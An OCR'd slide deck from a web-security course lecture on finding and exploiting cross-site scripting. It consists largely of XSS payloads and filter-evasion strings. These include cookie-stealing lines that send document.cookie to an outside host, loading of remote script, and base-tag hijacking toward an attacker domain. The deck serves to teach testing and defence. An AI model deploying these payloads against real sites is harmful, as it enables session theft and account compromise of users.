
CNIT 129S: Securing Web Applications

Ch 12: Attacking Users: Cross-Site Scripting (XSS) Part 2



Finding and Exploiting XSS Vunerabilities

Basic Approach

```
"><script>alert(document.cookie)</script>
```

- **Inject this string into every parameter on every page of the application**
- **If the attack string appears unmodified in the response, that indicates an XSS vulnerability**
- **This is the fastest way to find an XSS, but it won't find them all**

When the Simple Attack Fails

- **Applications with rudimentary blacklist-based filters**
  - **Remove <script>, or < > " /**

- **Crafted attacks may still work**

```
"><script >alert(document.cookie)</script >
"><ScRiPt>alert(document.cookie)</ScRiPt>
"%3e%3cscript%3ealert(document.cookie)%3c/script%3e
"><scr<script>ipt>alert(document.cookie)</scr</script>ipt>
%00"><script>alert(document.cookie)</script>
```

Response Different from Input

- **XSS attacks that don't simply return the attack string**
  - **Sometimes input string is sanitized, decoded, or otherwise modified**
  - **In DOM-based XSS, the input string isn't necessarily returned in the browser's immediate response, but is retained in the DOM and accessed via client-side JavaScript**

Finding and Exploiting Reflected XSS Vulnerabilities

- Submit a benign alphabetical string in each entry point.
- Identify all locations where this string is reflected in the application's response.
- For each reflection, identify the syntactic context in which the reflected data appears.
- Submit modified data tailored to the reflection's syntactic context, attempting to introduce arbitrary script into the response.
- If the reflected data is blocked or sanitized, preventing your script from executing, try to understand and circumvent the application's defensive filters.

Identifying Reflections of User Input

- **Choose a unique string that doesn't appear anyhere in the application and includes only alphabetical characters that won't be filtered, like "myxsstestdmqlwp"**

- **Submit it as every parameter, one at a time, including GET, POST, query string, and headers such as User-Agent**

- **Monitor responses for any appearance of the string**

Testing Reflections to Introduce Script

- **Manually test each instance of reflected input to see if it's exploitable**

- **You'll have to customize the attack for each situation**

1. A Tag Attribute Value

Suppose that the returned page contains the following:

```
<input type="text" name="address1" value="myxsstestdmqlwp">
```

- **Here are two ways to exploit it**

```
"><script>alert(1)</script>
```

```
" onfocus="alert(1)
```

Demos (Use Firefox)

2. A JavaScript String

Suppose that the returned page contains the following:

```
<script>var a = 'myxsstestdmqlwp'; var b = 123; ...
</script>
```

- **This attack works**

```
'; alert(1); var foo='
```

3. An Attribute Containing a URL

Suppose that the returned page contains the following:

```
<a href="myxsstestdmqlwp">Click here ...</a>
```

- **Use the javascript: handler to make your script into a URL**

```
javascript:alert(1);
```

- **Or use the onclick event handler**

```
#"onclick="javascript:alert(1)
```

Probing Defensive Filters

- **Three common types**

- The application (or a web application firewall protecting the application) has identified an attack signature and has blocked your input.
- The application has accepted your input but has performed some kind of sanitization or encoding on the attack string.
- The application has truncated your attack string to a fixed maximum length.

Beating Signature-Based Filters

- **You may see an error message like this**

Figure 12.8 An error message generated by ASP.NET's anti-XSS filters

Server Error in '/' Application.

A potentially dangerous Request.Form value was detected from the client (searchbox="<asp").

Description: Request Validation has detected a potentially dangerous client input value, and processing of the request has been aborted. This value may indicate an attempt to compromise the security of your application, such as a cross-site scripting attack. You can disable request validation by setting validateRequest=false in the Page directive or in the configuration section. However, it is strongly recommended that your application explicitly check all inputs in this case.

Exception Details: System.Web.HttpRequestValidationException: A potentially dangerous Request.Form value was detected from the client (searchbox="<asp").

Source Error:

```
An unhandled exception was generated during the execution of the current web request.
Information regarding the origin and location of the exception can be identified using the
exception stack trace below.
```

Stack Trace:

Remove Parts of the String

- **Until the error goes away**
- **Find the substring that triggered the error, usually something like <script>**
- **Test bypass methods**

Ways to Introduce Script Code

Script Tags

- **If <script> is blocked, try these**

```
<object data="data:text/html,<script>alert(1)</script>">
<object data="data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==">
<a href="data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==">
Click here</a>
```

The Base64-encoded string in the preceding examples is:

```
<script>alert(1)</script>
```

https://attack.samsclass.info/xss.htm

Search

8. Blocking SCRIPT Tags

Message: <script>alert(1)</script>

Submit

Solutions

Third one works in Chrome!

```
<object data="data:text/html,<script>alert(1)</script>">

<object data="data:text/html;
base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==">

<a href="data:text/html;
base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==">Click here</a>
```

Note: XSS Auditor stops this attack in Chrome and Safari on the Mac, and something blocks it in Opera. It works in Firefox.

Event Handlers

- **All these run without user interaction**

```
<xml onreadystatechange=alert(1)>
<style onreadystatechange=alert(1)>
<iframe onreadystatechange=alert(1)>
<object onerror=alert(1)>
<object type=image src=valid.gif onreadystatechange=alert(1)></object>
<img type=image src=valid.gif onreadystatechange=alert(1)>
<input type=image src=valid.gif onreadystatechange=alert(1)>
<isindex type=image src=valid.gif onreadystatechange=alert(1)>
<script onreadystatechange=alert(1)>
<bgsound onpropertychange=alert(1)>
<body onbeforeactivate=alert(1)>
<body onactivate=alert(1)>
<body onfocusin=alert(1)>
```

Event Handlers in HTML 5

- **Autofocus**

```
<input autofocus onfocus=alert(1)>
<input onblur=alert(1) autofocus><input autofocus>
<body onscroll=alert(1)><br><br>...<br><input autofocus>
```

- **In closing tags**

```
</a onmousemove=alert(1)>
```

- **New tags**

```
<video src=1 onerror=alert(1)>
<audio src=1 onerror=alert(1)>
```

Script Pseudo-Protocols

- **Used where a URL is expected**

```
<object data=javascript:alert(1)>
<iframe src=javascript:alert(1)>
<embed src=javascript:alert(1)>
```

- **IE allows the vbs: protocol**

- **HTML 5 provides these new ways:**

```
<form id=test /><button form=test
formaction=javascript:alert(1)>
<event-source src=javascript:alert(1)>
```

Dynamically Evaluated Styles

- **IE 7 and earlier allowed this:**

```
<x style=x:expression(alert(1))>
```

- **Later IE versions allow this:**

```
<x style=behavior:url(#default#time2) onbegin=alert(1)>
```

Bypassing Filters: HTML

- **Ways to obfuscate this attack**

```
<img onerror=alert(1) src=a>
```

```
<iMg onerror=alert(1) src=a>
```

Going further, you can insert NULL bytes at any position:

```
<[%00]img onerror=alert(1) src=a>
<i[%00]mg onerror=alert(1) src=a>
```

Inserted NULL Butes

- **Causes C code to terminate the string**
- **Will bypass many filters**
- **IE allows NULL bytes anywhere**
- **Web App Firewalls (WAFs) are typically coded in C for performance and this trick fools them**

Invalid Tags

```
<x onclick=alert(1) src=a>Click here</x>
```

- **Browser will let it run**
- **Filter may not see it due to invalid tag "x"**

Base Tag Hijacking

- **Set <base> and later relative-path URLs will be resolved relative to it**

```
<base href="http://mdattacker.net/badscripts/">
...
<script src="goodscript.js"></script>
```

Space Following the Tag Name

- **Replace the space with other characters**

```
<img/onerror=alert(1) src=a>
<img[%09]onerror=alert(1) src=a>
<img[%0d]onerror=alert(1) src=a>
<img[%0a]onerror=alert(1) src=a>
<img/"onerror=alert(1) src=a>
<img/'onerror=alert(1) src=a>
<img/anyjunk/onerror=alert(1) src=a>
```

- **Add extra characters when there's no space**

```
<script/anyjunk>alert(1)</script>
```

NULL Byte in Attribute Name

```
<img o[%00]nerror=alert(1) src=a>
```

- **Attribute delimiters**

- **Backtick works in IE**

```
<img onerror="alert(1)"src=a>
<img onerror='alert(1)'src=a>
<img onerror=‘alert(1)’src=a>
```

Attribute Delimiters

- **If filter is unaware that backticks work as attribute delimiters, it treats this as a single attribute**

```
<img src=‘a’onerror=alert(1)>
```

- **Attack with no spaces**

```
<img/onerror="alert(1)"src=a>
```

Attribute Values

- **Insert NULL, or HTML-encode characters**

```
<img onerror=a[%00]lert(1) src=a>
```

```
<img onerror=a&#x6c;ert(1) src=a>
```

```
<iframe src=j&#x61;vasc&#x72ipt&#x3a;alert&#x28;1&#x29; >
```

HTML Encoding

- **Can use decimal and hexadecimal format, add leading zeroes, omit trailing semicolon**

- **Some browsers will accept these**

```
<img onerror=a&#x06c;ert(1) src=a>
<img onerror=a&#x006c;ert(1) src=a>
<img onerror=a&#x0006c;ert(1) src=a>
<img onerror=a&#108;ert(1) src=a>
<img onerror=a&#0108;ert(1) src=a>
<img onerror=a&#108ert(1) src=a>
<img onerror=a&#0108ert(1) src=a>
```

Tag Brackets

- **Some applications perform URL decoding twice, so this input**

```
%253cimg%20onerror=alert(1)%20src=a%253e
```

- **becomes this, which has no < or >**

```
%3cimg onerror=alert(1) src=a%3e
```

- **and it's then decoded to this**

```
<img onerror=alert(1) src=a>
```

Tag Brackets

- **Some app frameworks translate unusual Unicode characters into their nearest ASCII equivalents, so double-angle quotation marks %u00AB and %u00BB work:**

```
«img onerror=alert(1) src=a»
```

Tag Brackets


- **Browsers tolerate extra brackets**

```
<<script>alert(1);//<</script>
```


- **This strange format is accepted by Firefox, despite not having a valid <script> tag**

```
<script<{alert(1)}/></script>
```

Web Developer Add-on



- **View Generated Source shows HTML after Firefox has tried to "fix" the code**



Character Sets

`<script>alert(document.cookie)</script>` in alternative character sets:

UTF-7

```
+ADw-script+AD4-alert(document.cookie)+ADw-/script+AD4-
```

US-ASCII

```
BC 73 63 72 69 70 74 BE 61 6C 65 72 74 28 64 6F ; ¼script¾alert(do
63 75 6D 65 6E 74 2E 63 6F 6F 6B 69 65 29 BC 2F ; cument.cookie)¼/
73 63 72 69 70 74 BE                            ; script¾
```

UTF-16

```
FF FE 3C 00 73 00 63 00 72 00 69 00 70 00 74 00 ; ÿþ<.s.c.r.i.p.t.
3E 00 61 00 6C 00 65 00 72 00 74 00 28 00 64 00 ; >.a.l.e.r.t.(.d.
6F 00 63 00 75 00 6D 00 65 00 6E 00 74 00 2E 00 ; o.c.u.m.e.n.t...
63 00 6F 00 6F 00 6B 00 69 00 65 00 29 00 3C 00 ; c.o.o.k.i.e.).<.
2F 00 73 00 63 00 72 00 69 00 70 00 74 00 3E 00 ; /.s.c.r.i.p.t.>.
```

Telling Browser the Character Set

- **Set it in the HTTP Content-Type header**
- **Or an HTTP META tag**
- **Or a CHARSET parameter, if one is used**

Shift-JIS

- **Suppose two pieces of input are used in the app's response**

```
<img src="image.gif" alt="[input1]" /> ... [input2]
```

- **input1 blocks quotes, input2 blocks < and >**

- **This attack works, because %f0 starts a two-byte character, breaking the quotation mark**

```
input1: [%f0]
input2: "onload=alert(1);
```

Bypassing Filters: Script Code

JavaScript Escaping

- **Unicode**

```
<script>a\u006cert(1);</script>
```

- **Eval**

```
<script>eval('a\u006cert(1)');</script>
<script>eval('a\x6cert(1)');</script>
<script>eval('a\154ert(1)');</script>
```

- **Superfluous escape characters**

```
<script>eval('a\l\ert\(1\)');</script>
```

Dynamically Constructing Strings

- **Third example works in Firefox**
- **And in other browsers too, according to link Ch 12f**

```
<script>eval('al'+'ert(1)');</script>
<script>eval(String.fromCharCode(97,108,101,114,116,40,49,41));</script>
<script>eval(atob('amF2YXNjcmlwdDphbGVydCgxKQ'));</script>
```

Alternatives

- **Alternatives to eval**

```
<script>'alert(1)'.replace(/.+/,eval)</script>
<script>function::['alert'](1)</script>
```

- **Alternatives to dots**

```
<script>alert(document['cookie'])</script>
<script>with(document)alert(cookie)</script>
```

Combining Multiple Techniques

- **The "e" in "alert" uses Unicode escaping: \u0065**
  - **The backslash is URL-encoded: **

```
<img onerror=eval('al&#x5c;u0065rt(1)') src=a>
```

- **With more HTML-encoding**

```
<img onerror=&#x65;&#x76;&#x61;&#x6c;&#x28;&#x27;al&#x5c;u0065rt&#x28;1&#x29;&#x27;&#x29;
src=a>
```

VBScript

- **Skip this section**
- **Microsoft abandoned VBScript with Edge**
  - **Link Ch 12g**

Beating Sanitization

- **Encoding certain characters**
  - **< becomes <**
  - **> becomes >**
- **Test to see what characters are sanitized**
- **Try to make an attack string without those characters**

Examples

- **Your injection may already be in a script, so you don't need <script> tag**

- **Sneak in <script> using layers of encoding, null bytes, nonstandard syntax, or obfuscates scrip code**

Mistakes in Sanitizing Code

- **Not removing all instances**

```
<script><script>alert(1)</script>
```

- **Not acting recursively**

```
<scr<script>ipt>alert(1)</script>
```

Stages of Encoding

- **Filter first strips <script> recursively**
- **Then strips <object> recursively**
- **This attack succeeds**

```
<scr<object>ipt>alert(1)</script>
```

Injecting into an Event Handler

- **You control foo**

```
<a href="#" onclick="var a = ‘foo’; ...
```

- **This attack string**

```
foo&apos;; alert(1);//
```

- **Turns into this, and executes in some browsers**

```
<a href="#" onclick="var a = ‘foo&apos;; alert(1);//’; ...
```

Beating Length Limits
1. Short Attacks

- **This sends cookies to server with hostname a**


```
open("//a/"+document.cookie)
```

- **This tag executes a script from the server with hostname a**

```
<script src=http://a></script>
```

JavaScript Packer

- **Link Ch 12h**



Beating Length Limits
2. Span Multiple Locations

- **Use multiple injection points**
- **Inject part of the code in each point**
- **Consider this URL**

```
https://wahh-app.com/account.php?page_id=244&seed=129402931&mode=normal
```

Beating Length Limits
2. Span Multiple Locations

- **It returns three hidden fields**

```
<input type="hidden" name="page_id" value="244">
<input type="hidden" name="seed" value="129402931">
<input type="hidden" name="mode" value="normal">
```

- **Inject this way**

```
https://myapp.com/account.php?page_id="><script>/*&seed=*/alert(document
.cookie);/*&mode=*/</script>
```

Beating Length Limits
2. Span Multiple Locations

- **Result**

```
<input type="hidden" name="page_id" value=""><script>/*">
<input type="hidden" name="seed" value="*/alert(document.cookie);/*">
<input type="hidden" name="mode" value="*/</script>">
```

Beating Length Limits
3. Convert Reflected XSS to DOM

- **Inject this JavaScript, which evaluates the fragment string from the URL**
  - **The part after #**

```
<script>eval(location.hash.slice(1))</script>
```

Beating Length Limits
3. Convert Reflected XSS to DOM

- **First attack works in a straightforward manner**
- **Second one works because http: is interpreted as a code label, // as a comment, and %0A terminates the comment**

```
http://mdsec.net/error/5/Error.ashx?message=<script>eval(location.hash.substr(1))</script>#-
alert('long script here ......')
```

Here is an even shorter version that works in most situations:

```
http://mdsec.net/error/5/Error.ashx?message=<script>eval(unescape(location))
</script>#%0Aalert('long script here ......')
```